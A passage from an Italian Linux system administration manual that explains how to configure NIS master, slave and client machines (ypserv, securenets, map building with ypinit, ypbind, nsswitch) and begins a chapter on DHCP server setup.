Quello mostrato è solo uno dei tanti modi; in generale bisogna ricordare che si può avviare il servizio NIS solo dopo aver avviato il Portmapper.

Nelle distribuzioni più accurate, è normale trovare uno script apposito che permette di avviare e di interrompere l'attività del servente NIS, assieme a tutto quello di cui potrebbe avere bisogno. Questo genere di script può trovarsi nelle directory '`/etc/rc.d/init.d/`', '`/etc/init.d/`' e altre possibili.

138.5.3 Configurazione principale

La configurazione di '`/etc/ypserv.conf`' riguarda il funzionamento di '**`ypserv`**' e '**`rpc.ypxfrd`**' in ogni caso. quando si fanno dei cambiamenti a questa configurazione occorre riavviare i demoni o inviare loro un segnale '**`SIGHUP`**'.

L'impostazione di questo file può essere anche molto complicata. In linea di massima ci si può fidare della configurazione predefinita, o dei suggerimenti posti nei suoi commenti.

Il file può contenere commenti, rappresentati inizialmente dal simbolo '**`#`**', righe vuote o bianche, direttive riferite a opzioni e direttive riferite a regole di accesso. Le direttive di opzione hanno la forma seguente, dove la parola chiave '**`yes`**' attiva l'opzione, mentre '**`no`**' la disattiva.

opzione : [`yes`|`no`]

L'elenco seguente descrive tali opzioni.

`dns : [yes|no]`	Attivando questa opzione, si fa in modo che il servente NIS utilizzi il DNS quando gli vengono richieste informazioni sui nodi che non può risolvere con le mappe '**`hosts.*`**'. Il valore predefinito è '**`no`**' e questa opzione può essere attivata anche attraverso la riga di comando, '**`--dns`**', cosa che prende il sopravvento su quanto stabilito in questo file di configurazione.
`xfr_check_port : [yes|no]`	Attivando questa opzione, il servente principale deve utilizzare una porta inferiore al numero 1024. Il valore predefinito è '**`yes`**'.

Le direttive di accesso hanno invece il formato seguente:

host : *mappa* : *livello_sicurezza* : *soppressione* [: *campo*]

- *host*
- Si tratta di un indirizzo IP che può rappresentare un solo nodo o un gruppo. La rappresentazione può essere fatta attraverso un indirizzo IP incompleto, o la coppia indirizzo/maschera. Un indirizzo IP incompleto rappresenta tutti gli indirizzi che iniziano in quel modo, per cui, per esempio, «192.168.» equivale alla notazione 192.168.0.0/255.255.0.0, dove il secondo indirizzo è la maschera.
- *mappa*

  Il nome della mappa, oppure un asterisco per identificare tutte le mappe.
- *livello_sicurezza*

  Il livello, o il tipo di sicurezza, viene definito attraverso una parola chiave: '**`none`**', '**`port`**', '**`deny`**', '**`des`**'. Il loro significato viene descritto di seguito.

'**`none`**'	Concede qualunque accesso.
'**`port`**'	Permette di accedere se la richiesta viene da una porta inferiore al numero 1024, ma solo se è stata specificata la soppressione.
'**`deny`**'	Vieta l'accesso alla mappa in questione.
'**`des`**'	Richiede l'autenticazione DES. Può funzionare solo se le librerie utilizzate sono in grado di gestire questa funzionalità.

- *soppressione*

  Può contenere solo una tra le parole chiave '**yes**' e '**no**'. '**yes**' attiva la soppressione del campo specificato. La soppressione implica che al suo posto viene collocata una «x», se il controllo della porta rivela che la richiesta proviene da un accesso non privilegiato.

- *campo*

  Serve a specificare quale campo deve essere soppresso. Quello predefinito è il secondo.

L'esempio seguente rappresenta una configurazione predefinita di una distribuzione GNU:

```
# The following, when uncommented,  will give you shadow like passwords.
# Note that it will not work if you have slave NIS servers in your
# network that do not run the same server as you.

# Host                       : Map              : Security   : Passwd_mangle
#
# *                          : passwd.byname    : port       : yes
# *                          : passwd.byuid     : port       : yes
# *                          : *                : none

# This is the default - restrict access to the shadow password file,
# allow access to all others.
*                            : shadow.byname    : port
*                            : passwd.adjunct.byname : port
*                            : *                : none
```

138.5.4 Configurazione dei diritti di accesso

Il file '`/var/yp/securenets`' viene usato da '**`ypserv`**' per sapere quali sono gli indirizzi ammessi a eseguire interrogazioni nel sistema NIS. Bisogna ricordare che '**`ypserv`**' potrebbe essere stato compilato per non usare questo file, utilizzando al suo posto '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Questo lo si determina utilizzando l'opzione '**`-v`**'.

Nel caso in cui '**`ypserv`**' utilizzi questo file, se manca o è vuoto, vengono consentiti tutti gli accessi in modo indiscriminato. Ogni volta che si modifica il file è necessario riavviare '**`ypserv`**', oppure gli si deve inviare un segnale '**`SIGHUP`**'.

A parte i commenti, rappresentati dalle righe che iniziano con il simbolo '`#`', e le righe vuote, questo file è fatto principalmente per annotare coppie di indirizzi IP, dove il primo è la maschera e il secondo l'indirizzo della rete a cui si vuole concedere l'accesso. L'esempio seguente è simile a quello che si trova nella pagina di manuale *ypserv(8)* e dovrebbe essere sufficiente a comprendere il meccanismo.

```
# Consente le connessioni dallo stesso elaboratore locale (è necessario)
# Equivale a 255.255.255.255 127.0.0.1
#
host 127.0.0.1
#
#
# Permette le connessioni da tutti gli elaboratori della rete locale
# 192.168.1.0
#
255.255.255.0   192.168.1.0
```

Anche se potrebbe essere inutile, se il proprio sistema utilizza i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', è bene occuparsi della loro configurazione anche per ciò che potrebbe riguardare il NIS. Quelle che seguono sono le direttive che potrebbero essere inserite in '`/etc/hosts.allow`':

```
portmap: specifica_dei_nodi
ypserv: specifica_dei_nodi
ypbind: specifica_dei_nodi
yppasswd: specifica_dei_nodi
```

Per converso, può essere conveniente inserire le righe seguenti nel file '`/etc/hosts.deny`', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
ypserv: ALL
ypbind: ALL
yppasswd: ALL
```

Naturalmente, per una sicurezza maggiore, può essere conveniente inserire soltanto la direttiva seguente nel file '`/etc/hosts.deny`':

```
ALL: ALL
```

138.5.5 Configurazione e preparazione delle mappe

Le mappe NIS, come già accennato, sono collocate nella directory '`/var/yp/`*dominio_nis*`/`'. I file delle mappe esistenti, per il solo fatto di esserci, definiscono implicitamente quali sono i dati amministrativi che vengono gestiti in quel dominio NIS particolare. La loro creazione e il loro aggiornamento, avvengono attraverso un file-make che si trova nella directory '`/var/yp/`' e che generalmente viene utilizzato attraverso uno script. Il problema, semmai, sta nella necessità eventuale di modificare tale file-make per definire quali mappe debbano essere costruite.

In generale è indispensabile la lettura di questo file, per verificare come sono le impostazioni attuali. Si noteranno certamente molti commenti che spiegano il significato delle direttive che vengono date (può trattarsi di assegnamenti a variabili che poi sono riutilizzate nel file-make stesso). È molto importante osservare bene la conformazione dell'obiettivo '**`all`**'; nell'esempio seguente, questo obiettivo richiede probabilmente la modifica manuale per includere le mappe che si intendono gestire, secondo l'esempio commentato che lo precede:

```
#all    ethers hosts networks protocols rpc services passwd group shadow \
#       passwd.adjunct netid netgrp publickey mail timezone locale netmasks

all:  passwd group shadow ypservers
```

L'esempio successivo mostra invece un obiettivo '**`all`**' controllato da una variabile, dove proprio le mappe per la gestione del file '`/etc/shadow`' sono controllate in modo automatico, in base alla presenza del file stesso:

```
# If you don't want some of these maps built, feel free to comment
# them out from this list.

ALL =   passwd group hosts rpc services netid protocols netgrp networks
#ALL += publickey mail ethers bootparams printcap
#ALL += amd.home auto.master auto.home auto.local
#ALL += timezone locale netmasks

# Autodetect /etc/shadow if it's there
ifneq ($(wildcard $(SHADOW)),)
ALL +=  shadow
endif

# Autodetect /etc/passwd.adjunct if it's there
ifneq ($(wildcard $(ADJUNCT)),)
ALL +=  passwd.adjunct
endif

all:    $(ALL)
```

In questo file-make esiste comunque un'altra cosa molto importante da controllare:

```
# If we have only one server, we don't have to push the maps to the
# slave servers (NOPUSH=true). If you have slave servers, change this
# to "NOPUSH=false" and put all hostnames of your slave servers in the file
# /var/yp/ypservers.
NOPUSH=true
```

Nella prima parte viene definito, attraverso una variabile, se il servente deve occuparsi di spedire gli aggiornamenti (*push*) ai serventi secondari. In questo caso, commentando l'assegnamento della variabile '**`NOPUSH`**' si ottiene di mantenere attivo questo aggiornamento.[4]

Una volta predisposto il file-make, si può usare il programma '**`make`**', senza argomenti, oppure si può utilizzare un comando specifico (è la scelta più elegante, mentre '**`make`**' è la scelta più semplice quando si raggiunge una certa dimestichezza con il sistema).

```
# /usr/lib/yp/ypinit -m
```

Il vero vantaggio nell'utilizzo di questo programma (che poi è in realtà uno script), sta nel fatto che provvede a costruire al volo il file '`/var/yp/servers`', con l'elenco dei serventi competenti per il dominio che si sta predisponendo.

```
At this point, we have to construct a list of the hosts which will run NIS
servers.  dinkel.brot.dg is in the list of NIS server hosts.
Please continue to add the names for the other hosts, one per line.
When you are done with the list, type a <control D>.
        next host to add:  dinkel.brot.dg
        next host to add:
```

Questa operazione va condotta dall'elaboratore che deve svolgere il ruolo di servente principale, di conseguenza, il suo indirizzo deve apparire per primo. Supponendo di avere un secondo elaboratore da utilizzare come servente secondario, si può aggiungere il suo nome e quindi terminare con la combinazione [*Ctrl+d*].

```
next host to add: roggen.brot.dg[ Invio ]

next host to add: [ Ctrl+d ]

The current list of NIS servers looks like this:

dinkel.brot.dg
roggen.brot.dg

Is this correct?  [y/n: y]

[ Invio ]

We need some  minutes to build the databases...
Building /var/yp/rost.nis-yp/ypservers...
Running /var/yp/Makefile...
NIS Map update started on Thu Jul 25 12:00:00 CEST 2002
make[1]: Entering directory '/var/yp/rost.nis-yp'
Updating passwd.byname...
Updating passwd.byuid...
Updating group.byname...
Updating group.bygid...
Updating shadow.byname...
make[1]: Leaving directory '/var/yp/rost.nis-yp'
NIS Map update completed.
```

[4] Se non serve, o non funziona, si ottiene al massimo una segnalazione di errore nel momento in cui si utilizza il file-make, senza altri effetti collaterali.

Questo è il tipo di risultato che si può osservare quando tutto procede regolarmente. Se non si utilizza lo script '**ypinit**', si salta la predisposizione del file '/var/yp/rost.nis-yp/ypservers', che però potrebbe essere già stato ottenuto da un'esecuzione precedente di '**ypinit**'. In pratica, lo script '**ypinit**' va utilizzato convenientemente la prima volta che si allestisce il servente, mentre le altre volte è sufficiente utilizzare solo '**make**' dalla directory '/var/yp/':

cd /var/yp[*Invio*]

make[*Invio*]

138.5.6 Gestione delle parole d'ordine

Perché gli utenti del servizio NIS possano modificare la propria parola d'ordine di accesso, è necessario che nel servente principale sia in funzione il demone '**rpc.yppasswdd**':

```
rpc.yppasswdd [opzioni]
```

Le opzioni disponibili dipendono molto dalla versione di questo programma e dal modo con cui è stato compilato. È da questo programma che dipende anche la possibilità o meno di utilizzare '**ypchsh**' e '**ypchfn**'. In generale, utilizzandolo senza opzioni particolari, è possibile solo la modifica delle parole d'ordine.

138.6 Predisposizione del servente secondario

I serventi secondari, ammesso che se ne vogliano avere, devono poter comunicare con il servente principale, ma naturalmente ciò richiede implicitamente che questi, oltre che serventi secondari, siano anche dei clienti. Più avanti verrà spiegato come predisporre un cliente NIS; per il momento è bene affrontare ugualmente il problema, per mantenere mentalmente il collegamento con quanto già trattato sul servente principale.

Un servente secondario richiede le stesse cose del servente principale, a eccezione del demone '**rpc.yppasswdd**' che nel servente secondario non ha ragione di esistere. Questo significa che:

- si deve impostare il dominio NIS;
- si deve configurare '**ypserv**' attraverso '/etc/ypserv.conf' e '/etc/ypserv.securenets', oppure gli altri file del TCP wrapper.

Si è già accennato al fatto che il servente secondario deve avere il cliente NIS in funzione, ma la differenza più interessante sta nell'assenza del file-make nella directory '/var/yp/'. Naturalmente, il file-make può anche esserci, ma non deve essere preso in considerazione.

138.6.1 Riproduzione delle mappe nel servente secondario

Anche il servente secondario, per poter compiere il suo lavoro, deve disporre delle mappe NIS. Queste vengono create, copiandole dal servente principale, attraverso il comando seguente:

```
/usr/lib/yp/ypinit -s servente_nis_principale
```

In pratica, si avvia '**ypinit**' con l'opzione '**-s**', indicando il nome dell'elaboratore che ospita il servente principale. Per esempio, se il servente principale è *dinkel.brot.dg*, il comando corretto è il seguente:

```
# /usr/lib/yp/ypinit -s dinkel.brot.dg
```

Perché l'operazione funzioni correttamente, occorre che il cliente NIS sottostante sia configurato e funzionante. In pratica, prima di utilizzare '**ypinit**', si può verificare che sia tutto in ordine con il comando seguente:

```
# ypwhich -m
```

Questo deve restituire il nome del servente principale.

138.6.2 Sincronizzazione

La presenza di serventi secondari introduce nel sistema NIS dei problemi di sincronizzazione di questi con il servente principale. Oltre a tutto, lo stesso procedimento di sincronizzazione accresce i problemi di sicurezza, dal momento che periodicamente viaggiano informazioni delicate nella rete.

Ci sono tre modi per sincronizzare i serventi secondari, ma non tutti funzionano sempre, a causa degli accorgimenti utilizzati per ridurre i problemi di sicurezza.

1. Quando il servente principale viene aggiornato, dovrebbe essere in grado di inviare ai serventi secondari le modifiche alle mappe (*push*). Questa operazione non funziona se i serventi secondari non sono in ascolto in quel momento, inoltre non funziona anche in altre circostanze, sempre per motivi di sicurezza.
2. I serventi secondari possono comunicare periodicamente con il servente principale per verificare la presenza di aggiornamenti delle mappe. Questa operazione richiede nel servente principale la presenza in funzione del demone '**rpc.ypxfrd**'.
3. In ultima analisi, i serventi secondari si aggiornano con il comando '**ypinit -s** *servente_principale*'.

Per quanto riguarda il secondo punto, il NIS offre generalmente tre script predisposti opportunamente per eseguire i compiti di aggiornamento. Si tratta di: '**ypxfr_1perhour**', '**ypxfr_1perday**' e '**ypxfr_2perday**'. Questi si trovano nella directory '/usr/lib/yp/' e sono pensati per essere inclusi in un file crontab, come nell'esempio seguente che rappresenta precisamente il file '/etc/crontab'.

```
20 *    * * * root /usr/lib/yp/ypxfr_1perhour
40 6    * * * root /usr/lib/yp/ypxfr_1perday
55 6,18 * * * root /usr/lib/yp/ypxfr_2perday
```

I diversi script si occupano di trasferire mappe differenti. In particolare, quello eseguito ogni ora è predisposto per trasferire le informazioni sugli utenti (la cosa più urgente).

Dal momento che non si può fare affidamento sul sistema di aggiornamento pilotato dal servente principale (quello del primo punto), se per qualche motivo l'aggiornamento a mezzo di '**ypxfr**' non funziona, occorre ripiegare necessariamente sull'uso periodico di '**ypinit -s**', eventualmente collocando anch'esso in un file crontab.

Come già accennato, il demone '**rpc.ypxfrd**' viene utilizzato solo nel servente principale per facilitare l'aggiornamento delle mappe nei serventi secondari. La sua presenza non è indispensabile, ma è utile per accelerare il processo di aggiornamento.

rpc.ypxfrd [*opzioni*]

Generalmente può essere utilizzato senza argomenti e dovrebbe essere gestito direttamente dalla procedura di inizializzazione del sistema.

138.7 Organizzazione di una distribuzione

Quando la propria distribuzione GNU è ben organizzata, non è necessario intervenire direttamente nel file '`/var/yp/Makefile`'; inoltre, è normale che siano già predisposti correttamente gli script per il controllo del NIS attraverso la procedura di inizializzazione del sistema.

Nel caso particolare delle distribuzioni Debian, lo script della procedura di inizializzazione del sistema che controlla il NIS è '`/etc/init.d/nis`'. Questo script, a sua volta, utilizza le indicazioni contenute nel file '`/etc/default/nis`' per sapere se deve essere attivato un servizio NIS come servente principale, secondario, o come cliente. Nell'esempio seguente si intende allestire un servente principale, in cui i file contenenti le parole d'ordine si trovano nella directory '`/etc/`' (come avviene di solito), che consente la modifica remota della shell:

```
#
# /etc/default/nis      Configuration settings for the NIS daemons.
#

# Are we a NIS server and if so what kind (values: false, slave, master)
NISSERVER=master

# Location of the master NIS password file (for yppasswdd).
# If you change this make sure it matches with /var/yp/Makefile.
YPPWDDIR=/etc

# Do we allow the user to use ypchsh and/or ypchfn ? The YPCHANGEOK
# fields are passed with -e to yppasswdd, see it's manpage.
# Possible values: "chsh", "chfn", "chsh,chfn"
YPCHANGEOK=chsh
```

138.8 Cliente NIS

Gli elaboratori che devono condividere le informazioni amministrate con il NIS, devono utilizzare il demone '**`ypbind`**', configurato opportunamente. In tal modo, su tali elaboratori, invece di utilizzare le informazioni amministrative locali, verranno usate quelle concentrate dal NIS.

La configurazione di '**`ypbind`**' avviene attraverso i file '`/etc/yp.conf`' e '`/etc/nsswitch.conf`'. Il primo serve a definire come raggiungere i serventi; il secondo definisce l'ordine di utilizzo dei servizi (*Name service switch*).

Come nel caso dei serventi, anche i clienti richiedono la definizione del dominio NIS, attraverso '**`domainname`**'. Se il dominio non viene predisposto '**`ypbind`**' non può funzionare.

Anche il cliente richiede la presenza della directory '`/var/yp/`'. Al suo interno viene creata la directory '`binding/`'.

Anche il cliente richiede l'attivazione del Portmapper RPC.

138.8.1 Gli utenti

A seconda delle caratteristiche particolari del cliente, sono possibili delle configurazioni speciali per ciò che riguarda l'accesso da parte degli utenti. Quando la loro gestione è compito del NIS, si può configurare il cliente in modo da definire una graduatoria nella ricerca dei dati che identificano l'utente al momento dell'accesso. Di solito si cerca prima l'utente nel file '`/etc/passwd`' locale, quindi si prova con il NIS.

A parte questo particolare abbastanza semplice, si può porre il problema di voler concedere l'accesso su un certo elaboratore solo ad alcuni utenti definiti attraverso il NIS, oppure, più semplicemente, si può volere escludere l'accesso da parte di qualcuno. Per ottenere questo occorre

intervenire sul file '`/etc/passwd`' utilizzando record con notazioni particolari; cosa che qui non viene descritta.

In generale, per fare in modo che gli utenti NIS del dominio a cui si fa riferimento possano accedere da un certo cliente, occorre aggiungere in coda un record speciale nei file '`/etc/passwd`', '`/etc/group`' e '`/etc/shadow`':

- '`/etc/passwd`'

```
+::::::
```

- '`/etc/group`'

```
+:::
```

- '`/etc/shadow`'

```
+::::::
```

Questo record viene interpretato come il punto in cui si vogliono inserire virtualmente gli utenti NIS.

138.8.2 Attivazione del demone

'**`ypbind`**' è il demone necessario all'attivazione dell'accesso alle informazioni fornite da un servente NIS; è in pratica il cliente NIS. Utilizza la directory '`/var/yp/binding/`' per collocarci all'interno un file contenente le informazioni sul dominio NIS per il quale è stato avviato.

`ypbind` [*opzioni*]

'**`ypbind`**' utilizza la configurazione del file '`/etc/yp.conf`' per trovare i serventi e quella del file '`/etc/nsswitch.conf`' per stabilire l'ordine di utilizzo delle informazioni amministrative.

In caso di difficoltà, può essere avviato con l'opzione '**`-debug`**', in modo da farlo funzionare in primo piano, per controllare le informazioni diagnostiche emesse attraverso lo standard error.

La configurazione principale di questo demone avviene per mezzo del file '`/etc/yp.conf`', il quale serve a definire come accedere ai serventi.

> '**`ypbind`**' potrebbe essere in grado di utilizzare solo l'ultima riga di questo file. Di conseguenza, è bene limitarsi a una sola direttiva.

Il file può contenere tre tipi di direttive, descritte dai modelli sintattici seguenti:

`domain` *dominio_nis* `server` *host*

`domain` *dominio_nis* `broadcast`

`ypserv` *host*

La prima definisce che per il dominio NIS indicato si deve interpellare il servente specificato; la seconda definisce che per il dominio si devono usare delle chiamate circolari a tutta la rete (locale); l'ultima definisce semplicemente un servente, indipendentemente dal dominio.

Quando si utilizza il sistema della chiamata circolare (broadcast), si rischia di ricevere la risposta da un possibile servente fasullo, collocato appositamente per sostituirsi a quelli veri allo scopo di carpire informazioni dai clienti. Se non si temono attacchi di questo tipo, la chiamata circolare è il modo migliore che consente al cliente di scegliersi il servente (quello che risponde prima).

Il servente può essere indicato per nome o per numero IP. Nel primo caso, è necessario che il sistema sia in grado di risolvere il nome in modo indipendente dal NIS (evidentemente). In generale, è conveniente utilizzare l'indirizzo IP per questo scopo.

L'esempio seguente mostra l'unica riga di un file '`/etc/yp.conf`' in cui si stabilisce che per il dominio *`rost.nis-yp`* si deve usare la chiamata circolare.

```
domain rost.nis-yp broadcast
```

Il file '`/etc/nsswitch.conf`' viene usato dalla libreria C per attuare il NSS, ovvero il *Name service switch*, che in pratica stabilisce l'ordine in cui devono essere cercate le informazioni (se attraverso il NIS, file locali o altro). Pertanto, il modo corretto di configurare questo file dipende strettamente dal tipo e dalla versione della libreria utilizzata. Si veda a questo proposito quanto descritto nella pagina di manuale *nsswitch.conf(5)*, oppure nell'ipertesto Info: *libc.info*.

Quello che segue è la configurazione proposta in una distribuzione GNU particolare.

```
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the 'glibc-doc' and 'info' packages installed, try:
# 'info libc "Name Service Switch"' for information about this file.
#

passwd:         compat
group:          compat
shadow:         compat

hosts:          files dns
networks:       files

protocols:      db files
services:       db files
ethers:         db files
rpc:            db files

netgroup:       nis
```

138.8.3 Altri programmi di contorno

Dal lato del cliente sono importanti altri programmi di contorno. Si tratta precisamente di '**`ypwhich`**', '**`ypcat`**', '**`ypmatch`**' e '**`yppasswd`**'.

'**`ypwhich`**' permette di conoscere quale sia il servente NIS utilizzato dal cliente, quando viene avviato senza opzioni, oppure quale sia precisamente il servente principale per una certa mappa.

`ypwhich` [*opzioni*]

Opzione	Descrizione
`-d` *dominio*	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.
`-m` [*mappa*]	Permette di conoscere quale sia il servente principale per la particolare mappa specificata, o per tutte quelle che vengono raggiunte.

Seguono alcuni esempi di utilizzo di '**`ypwhich`**'.

$ **`ypwhich`**

Emette il nome dell'elaboratore che funge da servente NIS per quel particolare cliente.

$ **ypwhich -m**

Emette l'elenco delle mappe gestire dal NIS con i rispettivi serventi principali competenti.

'**ypcat**' emette il contenuto di una mappa indicata come argomento della riga di comando. Questo programma dipende da '**ypbind**'.

```
ypcat [opzioni] mappa
```

Opzione	Descrizione
`-d` *dominio*	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

L'esempio seguente serve a emettere il contenuto della mappa corrispondente all'elenco dei gruppi per nome.

$ **ypcat group.byname**

'**ypmatch**' emette il valori corrispondenti a una o più chiavi di una mappa. Questo programma dipende da '**ypbind**'.

```
ypmatch [opzioni] chiave... mappa
```

Opzione	Descrizione
`-d` *dominio*	Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

Seguono alcuni esempi di utilizzo di '**ypmatch**'.

$ **ypmatch tizio caio passwd.byname**

Emette i record corrispondenti agli utenti '**tizio**' e '**caio**'.

$ **ypmatch 500 passwd.byuid**

Emette il record corrispondente all'utente identificato dal numero UID 500.

'**yppasswd**', '**ypchsh**' e '**ypchfn**' sono tre alias dello stesso programma. A seconda del nome usato per avviarlo, si intende cambiare la parola d'ordine, la shell o le informazioni personali.

```
yppasswd [utente]
```

```
ypchsh [utente]
```

```
ypchfn [utente]
```

Questi comandi si sostituiscono ai soliti '**passwd**', '**chsh**' e '**chfn**', che hanno effetto solo localmente, quando si vuole intervenire sulle utenze gestite dal NIS. A questo proposito, è bene considerare la possibiltà di fare «sparire» i comandi normali, in modo da non creare confusione agli utenti, predisponendo dei collegamenti simbolici opportuni per fare in modo che '**passwd**', '**chsh**' e '**chfn**' avviino rispettivamente i corrispondenti '**yppasswd**', '**ypchsh**' e '**ypchfn**'.

Questi comandi, quando vengono invocati, si mettono in contatto con il servente principale, nel quale deve essere in funzione il demone '**rpc.passwdd**'. È da questo demone che dipende la

possibilità di cambiare questi valori, ma potrebbe capitare che sia abilitata solo la sostituzione delle parole d'ordine.

Solo l'utente '**root**' può indicare il nome di un altro utente attraverso la riga di comando.

138.9 Directory personali

Quando si gestiscono gli utenti (e i gruppi) attraverso il NIS, si intende permettere a tutti questi utenti di utilizzare indifferentemente tutte le macchine su cui si fa funzionare il cliente NIS. Per raggiungere questo obiettivo, occorre fare in modo che le rispettive directory personali (*home*) siano accessibili da qualunque postazione. Evidentemente è necessario usare uno spazio condiviso in rete, attraverso il protocollo NFS.

Il modo più semplice potrebbe essere quello di predisporre una partizione apposita in un servente NFS, montando tale file system nella directory '`/home/`' di ogni cliente NIS. Come si può intuire non si tratta di una soluzione ottimale, ma comunque è qualcosa di pratico, almeno inizialmente.

Il file system condiviso dovrà essere accessibile in lettura e scrittura.

La gestione del protocollo NFS è descritta nel capitolo 137.

138.10 Porte coinvolte

Il servizio NIS si avvale per il suo funzionamento del Portmapper e di altri demoni specifici, come descritto nel capitolo. In generale, questi demoni comunicano utilizzando porte TCP o UDP definite in modo dinamico, pubblicizzate poi dal Portmapper stesso. Pertanto, a parte il Portmapper che opera alla porta 111, non esiste la possibilità di controllare il traffico NIS per mezzo di filtri di pacchetto che usano come riferimento le porte TCP e UDP.

Eventualmente, molti dei demoni del servizio NIS possono accettare un opzione della riga di comando con la quale si specifica espressamente un numero di porta; in questo modo di può stabilire una convenzione interna e sfruttare questa per la configurazione di un firewall.

138.11 Riferimenti

- Thorsten Kukuk, *The Linux NIS(YP)/NYS/NIS+ HOWTO*

  <http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html>

DHCP

La sigla DHCP sta per *Dynamic host configuration protocol* e identifica un protocollo attraverso il quale un gruppo di nodi può essere configurato in modo automatico e dinamico, per ciò che riguarda la sua connessione nella rete.[1]

Per comprendere il problema, si immagini un ufficio con una rete locale chiusa, in cui si vogliono poter collocare dei nodi senza troppi problemi, soprattutto senza dover stabilire prima gli indirizzi IP e i nomi corrispondenti.

Per attuare questo meccanismo attraverso il protocollo DHCP, occorre un servente che sia in grado di rispondere a una richiesta del genere, con dei clienti in grado di fare tale richiesta adeguandosi alla risposta ricevuta.

Quando un cliente contatta un servente DHCP per la priva volta, tra i due viene concordato un tempo di validità per la configurazione assegnata al cliente. Ciò permette all'elaboratore cliente di mantenere quella configurazione per un certo tempo, senza che questa debba essere necessariamente ridefinita ogni volta che lo si riavvia. Questo tempo viene indicato con il termine *lease* ed è compito del servente tenere memoria dei nodi che possono trovarsi nella rete di sua competenza; i clienti dovranno richiedere ogni volta al servente i dati per la loro configurazione, ma almeno si cerca di fare in modo che questi restino uguali per il tempo di *lease*, che deve essere configurato in modo conveniente in base alle caratteristiche della rete.[2]

139.1 Introduzione e sistemazioni generali

Il cliente che tenta di contattare un servente DHCP deve utilizzare una chiamata circolare. Per questo, nel caso di un sistema GNU/Linux, i kernel utilizzati negli elaboratori clienti e quello del servente, devono essere stati predisposti opportunamente per il *multicasting* (sezione 29.2.9).

Si verifica facilmente che sia disponibile questa caratteristica attraverso '**`ifconfig`**', dando una configurazione transitoria a un'interfaccia e quindi visualizzando il suo stato come nel caso seguente:

`ifconfig eth0`[*Invio*]

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0
          TX packets:87 errors:0 dropped:0 overruns:0
          Interrupt:12 Base address:0xff80
```

In questo caso si vede apparire la parola '**`MULTICAST`**', che rappresenta l'attivazione della modalità corrispondente, risolvendo ogni dubbio.

Un servente DHCP potrebbe avere qualche difficoltà a funzionare correttamente con GNU/Linux. Il servente DHCP deve essere in grado di trasmettere dei pacchetti all'indirizzo IP 255.255.255.255, corrispondente idealmente a «tutti i nodi». Può darsi che per poterlo fare, si debba creare un instradamento apposito, su **tutte** le interfacce di rete attraverso cui il servente deve essere raggiungibile e da cui deve poter rispondere.

```
# route add -host 255.255.255.255 dev eth0
```

[1] Di solito, il protocollo DHCP serve solo per quanto riguarda IPv4, dal momento che IPv6 risolve già questi problemi in modo autonomo.

[2] Il termine inglese fa intendere che il cliente «affitta» la sua posizione nella rete.

```
# route add -host 255.255.255.255 dev eth1
```

L'esempio, in particolare, mostra l'instradamento attraverso le interfacce '**eth0**' e '**eth1**'.[3]

Nelle versioni 2.2.* del kernel Linux, potrebbe essere necessario abilitare la funzionalità di *IP boot agent*, attraverso un comando simile a quello seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_bootp_agent
```

139.1.1 Rete di competenza e router

Teoricamente, dovrebbe essere possibile fare in modo che il servente DHCP riceva le richieste dei clienti anche se queste devono attraversare dei router. In pratica, ciò richiede che i router siano in grado di trasferire tali richieste, oppure che presso di loro sia presente un servizio intermedio di relè (*relay*). Comunque, si tratterebbe di una politica amministrativa discutibile.

In generale, il servente DHCP dovrebbe essere collocato nella rete fisica che si trova a servire, mentre le richieste dei clienti non dovrebbero poter attraversare i router.

> L'utilizzo del protocollo DHCP può costituire un problema serio di sicurezza; in questo senso, sarebbe meglio se i router non fossero in grado di trasferire le connessioni con questo protocollo.

139.1.2 Conflitto con il supervisore dei servizi di rete

Normalmente, il protocollo DHCP utilizza la porta 67 UDP, che di solito è denominata '**bootps**'. Pertanto, il supervisore dei servizi di rete potrebbe essere stato predisposto per la gestione del servizio BOOTP su quella porta. Per esempio, nel file '`/etc/inetd.conf`', che riguarda precisamente la configurazione di Inetd, dovrebbe essere presente una riga simile a quella seguente, commentata nello stesso modo.

```
#bootps dgram   udp     wait    root    /usr/sbin/tcpd  bootpd
```

Se la gestione del servizio BOOTP fosse abilitata, ciò andrebbe in conflitto con i demoni usati per il DHCP, sia nel nodo del servente, sia nei nodi clienti.

139.1.3 Informazioni gestibili attraverso DHCP

Attraverso il protocollo DHCP, i nodi clienti possono ricevere una serie di informazioni utili a definire la loro collocazione nella rete circostante. Il minimo indispensabile di tali informazioni è costituito normalmente dall'indirizzo IPv4 e dalla maschera di rete relativa. Dipende dalle caratteristiche del servente la possibilità di offrire informazioni aggiuntive. L'elenco seguente è solo un esempio delle informazioni che potrebbero essere date:

- l'indirizzo IPv4 e la maschera di rete;
- l'indirizzo broadcast;
- il nome del nodo e il dominio relativo;
- l'indirizzo del router predefinito;

[3] Questo problema di GNU/Linux potrebbe essere risolto in modo più elegante nel prossimo futuro.

- l'indirizzo del servente DNS;
- l'indirizzo del servente di stampa;
- il dominio NIS.

139.2 Servente DHCP

Il servente DHCP che si trova di solito nelle distribuzioni GNU è quello la cui produzione è finanziata da Internet Software Consortium. [4] Viene fatta questa precisazione, perché in seguito verrà mostrato l'utilizzo di un cliente di origine differente.

Questo servente si compone del demone '**`dhcpd`**', il quale si avvale della configurazione contenuta nel file '`/etc/dhcpd.conf`', inoltre utilizza il file '`/etc/dhcpd.leases`' per annotare gli indirizzi concessi ai vari clienti, finché questi restano validi. Questo ultimo file, '`/etc/dhcpd.leases`', deve esistere (vuoto) prima che il demone possa essere avviato la prima volta. Eventualmente, il demone '**`dhcpd`**' è in grado di offrire anche un servizio BOOTP, se la configurazione contiene le informazioni necessarie per la gestione di questo tipo di protocollo.

